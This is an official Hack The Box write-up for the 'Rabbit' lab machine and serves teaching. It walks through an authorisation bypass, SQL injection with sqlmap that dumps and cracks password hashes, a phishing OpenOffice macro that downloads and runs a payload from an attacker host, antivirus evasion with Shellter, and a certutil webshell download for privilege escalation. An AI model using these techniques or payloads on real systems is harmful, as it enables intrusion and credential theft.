Hack The Box

PEN-TESTING LABS

# Rabbit

## 25th October 2018 / Document No D18.100.22

**Prepared By: egre55**

**Machine Author: lkys37en**

**Difficulty: Hard**

**Classification: Official**

## SYNOPSIS

Rabbit is a fairly realistic machine which provides excellent practice for client-side attacks and web app enumeration. The large potential attack surface of the machine and lack of feedback for created payloads increases the difficulty of the machine.

### Skills Required

- Basic knowledge of web application vulnerabilities and associated tools
- Basic Windows knowledge

### Skills Learned

- Open Office macro modification
- Payload creation
- Authorisation bypass
- SQL injection identification and exploitation
- Windows services and file system permission enumeration


## Enumeration

### Nmap

masscan -p1-65535 10.10.10.71 --rate=1000 -e tun0 > ports

ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')

nmap -Pn -A -p$ports 10.10.10.71




```
root@kali:~# nmap -Pn -A -p$ports 10.10.10.71
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-23 18:21 EDT
Nmap scan report for 10.10.10.71
Host is up (0.10s latency).

PORT      STATE SERVICE              VERSION
25/tcp    open  smtp                 Microsoft Exchange smtpd
| smtp-commands: Rabbit.htb.local Hello [10.10.14.6], SIZE, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS,
SSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XEXCH50, XRDST, XSHADOW,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
| smtp-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: RABBIT
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: Rabbit.htb.local
|   DNS_Tree_Name: htb.local
|_  Product_Version: 6.1.7601
| ssl-cert: Subject: commonName=Rabbit
| Subject Alternative Name: DNS:Rabbit, DNS:Rabbit.htb.local
| Not valid before: 2017-10-24T17:56:42
|_Not valid after:  2022-10-24T17:56:42
|_ssl-date: 2018-10-24T03:23:43+00:00; +4h59m58s from scanner time.
53/tcp    open  domain               Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
80/tcp    open  http                 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: 403 - Forbidden: Access is denied.
88/tcp    open  kerberos-sec         Microsoft Windows Kerberos (server time: 2018-10-24 03:21:31Z)
135/tcp   open  msrpc                Microsoft Windows RPC
389/tcp   open  ldap                 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Na
443/tcp   open  ssl/http             Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
| ssl-cert: Subject: commonName=Rabbit
| Subject Alternative Name: DNS:Rabbit, DNS:Rabbit.htb.local
| Not valid before: 2017-10-24T17:56:42
|_Not valid after:  2022-10-24T17:56:42
```

Nmap reveals that Active Directory Domain Services, Microsoft Exchange and IIS are installed, along with other potentially interesting ports such as 8080.

Dirsearch can be used to enumerate port 8080 further and identify any interesting directories.

python3 /opt/dirsearch/dirsearch.py -u http://10.10.10.71:8080/ -e php -x 403 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

## Dirsearch



```
 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: php | Threads: 10 | Wordlist size: 87646

Error Log: /opt/dirsearch/logs/errors-18-10-23_18-38-51.log

Target: http://10.10.10.71:8080/

[18:38:52] Starting:
[18:38:52] 200 -   10KB - /index
[18:38:53] 200 -   10KB - /
[18:38:59] 200 -   10KB - /Index
[18:39:11] 200 -  198KB - /favicon
[18:39:45] 200 -   10KB - /INDEX
[18:40:00] 301 -  328B  - /joomla  ->  http://10.10.10.71:8080/joomla/
[18:40:36] 301 -  330B  - /complain  ->  http://10.10.10.71:8080/complain/
12.94% - Last request to: abonnement
```


This reveals a Joomla installation and a complaint management system, which is worth further examination.

## Exploitation

### Burp


It is possible to login to the complaint management system as either a Customer, Employee or Administrator.  Typically, additional (potentially vulnerable) functionality is available once logged in, and the site allows customers to register an account and login.

It seems that the site controls authorisation based on the value of the "mod" parameter, which is accordingly set to "customer".



```
GET /complain/view.php?mod=customer&view=compDetails HTTP/1.1
Host: 10.10.10.71:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.71:8080/complain/index.php
Cookie: PHPSESSID=jcdnblrg81nlsvm0f771q8gbt7
Connection: close
Upgrade-Insecure-Requests: 1
```


After changing this to "admin", it is now possible to view the complaints, and assign them.




:: View Complains Details::

| | |
|---|---|
| Complainer Name | Ayesha Khan |
| Complain Title | my machine is making noice. |
| Complain Description . | Hi.<br>My machine is making to much noice, will u plz assist.<br>thanks |
| Status | Close |
| Date Of Creation | 2010-11-27 18:59:12 |
| Assign Complain To | Mubarak Bahesti |

Inspecting the “Assign Complaint” request reveals several parameters. Replacing the value of “compId” with a single quote results in a SQL error, and introducing a delay with “2 AND sleep(5)” further validates this SQL injection vulnerability.



```
POST /complain/process.php?action=assignComplain HTTP/1.1
Host: 10.10.10.71:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.71:8080/complain/view.php?mod=admin&view=viewByCompID&compId=2
Cookie: PHPSESSID=jcdnblrg81nlsvm0f771q8gbt7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 142

compId='&compDesc=Hi.%0D%0A%0D%0AMy+machine+is+making+to+much+noice%2C+will+u+plz+assist.%0D%0A%0D%0Atha
nks&engId=4&btnLogin=+Assing+Complain+
```




```
HTTP/1.1 200 OK
Date: Wed, 24 Oct 2018 04:36:35 GMT
Server: Apache/2.4.27 (Win64) PHP/5.6.31
X-Powered-By: PHP/5.6.31
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 148
Connection: close
Content-Type: text/html; charset=UTF-8

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
for the right syntax to use near '\'' at line 5
```

## Sqlmap

Sqlmap can automate this process, and running this tool confirms that the parameter is vulnerable to blind and error-based SQL injections using various techniques.

sqlmap -r rabbit.req --dbms=mysql -p "compId" --risk=3 --level=3 --batch




```
Parameter: compId (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: compId=(CASE WHEN (7947=7947) THEN 7947 ELSE 7947*(SELECT 7947 FROM DU

My machine is making to much noice, will u plz assist.

thanks&engId=4&btnLogin= Assing Complain

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY claus
    Payload: compId=2 AND (SELECT 9392 FROM(SELECT COUNT(*),CONCAT(0x716a706271,(SE
UGINS GROUP BY x)a)&compDesc=Hi.

My machine is making to much noice, will u plz assist.

thanks&engId=4&btnLogin= Assing Complain

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: compId=2 AND SLEEP(5)&compDesc=Hi.
```

Enumeration of the available databases using "--dbs", reveals a "secret" database, which is worth further examination.

sqlmap -r rabbit.req --dbms=mysql -p "compId" --risk=3 --level=3 --batch -D secret --dump

Sqlmap extracts the usernames and associated password hashes, and is able to crack a number of them.



```
+----------+--------------------------------------------------+
| Username | Password                                         |
+----------+--------------------------------------------------+
| Zephon   | 13fa8abd10eed98d89fd6fc678afaf94                 |
| Kain     | 33903fbcc0b1046a09edfaa0a65e8f8c                 |
| Dumah    | 33da7a40473c1637f1a2e142f4925194 (popcorn)       |
| Magnus   | 370fc3559c9f0bff80543f2e1151c537                 |
| Raziel   | 719da165a626b4cf23b626896c213b84                 |
| Moebius  | a6f30815a43f38ec6de95b9a9d74da37 (santiago)      |
| Ariel    | b9c2538d92362e0e18e52d0ee9ca0c6f (pussycatdolls) |
```

When finding passwords on a network it is worth seeing if they can be used for other services. Attempting to login to Outlook Web Access as Ariel is successful.

There are several emails in Ariel's inbox, which indicate that the company has adopted OpenOffice as the standard Office Suite, and that Powershell Constrained Language Mode is enabled.  OpenOffice has support for macros, which can be used to gain the initial foothold.

The “New-Object” cmdlet is used in PowerShell reverse shells, but this is not an allowed type in Constrained Language Mode.

Although there are documented Constrained Language Mode bypasses, the email didn't mention other application whitelisting controls such as AppLocker or WDAC, and so a binary payload may be a better option.

Reference:
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-6

## Foothold


### Maldoc and Payload creation

The OpenOffice maldoc can be created using the Metasploit module "exploit/multi/misc/openoffice_document_macro". Once created, modification is required in order to replace the default PowerShell payload.

After renaming is with a zip extension and extracting, the file below is edited.

Basic/Standard/Module1.xml

The modified macro payload uses Powershell Invoke-WebRequest (allowed in Constrained Language Mode) to download a malicious binary and proceeds to execute it.




```
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Mod
ule1" script:language="StarBasic">REM  *****  BASIC  *****


    Sub OnLoad
      Dim os as string
      os = GetOS
      If os = &quot;windows&quot; OR os = &quot;osx&quot; OR os = &quot;linux&qu
ot; Then
        Exploit
      end If
    End Sub

    Sub Exploit
      Shell(&quot;cmd.exe /C &quot;&quot;powershell.exe -c Invoke-WebRequest htt
p://10.10.14.12:8443/plink443.exe -OutFile C:\Users\Public\plink443.exe;start C:
\Users\Public\plink443.exe&quot;&quot;&quot;)
    End Sub
```

In order to evade detection by Antivirus, Shellter can be used to backdoor a binary that legitimately instantiates network connections, such as plink.exe.

After zipping the macro contents, renaming with a .odt extension, and standing up a web server to serve the malicious binary, the email is ready to send.


## Privilege Escalation

After a short while, a shell is received as a low privileged user and the system can be enumerated. There is a wamp folder in the root of the C:\ and wamp is running as SYSTEM.



```
C:\>net start | findstr wamp
net start | findstr wamp
   wampapache64
   wampmysqld64

C:\>sc qc wampapache64
sc qc wampapache64
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: wampapache64
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "c:\wamp64\bin\apache\apache2.4.27\bin\httpd.exe" -k runservice
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : wampapache64
        DEPENDENCIES       : Tcpip
                           : Afd
        SERVICE_START_NAME : LocalSystem
```

Inspection of the permissions on C:\wamp64\www reveals that the “BUILTIN\Users” group has the ability to write and append data (AD/WD).



```
C:\wamp64>icacls www
icacls www
www NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
    BUILTIN\Administrators:(I)(OI)(CI)(F)
    BUILTIN\Users:(I)(OI)(CI)(RX)
    BUILTIN\Users:(I)(CI)(AD)
    BUILTIN\Users:(I)(CI)(WD)
    CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

C:\wamp64>cd www
cd www

C:\wamp64\www>certutil -urlcache -split -f http://10.10.14.12:8443/shell.php
```

After downloading a webshell to this folder, the existing malicious binary can be executed to get a shell as “NT AUTHORITY\SYSTEM”.

Reference:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc753525(v=ws.10)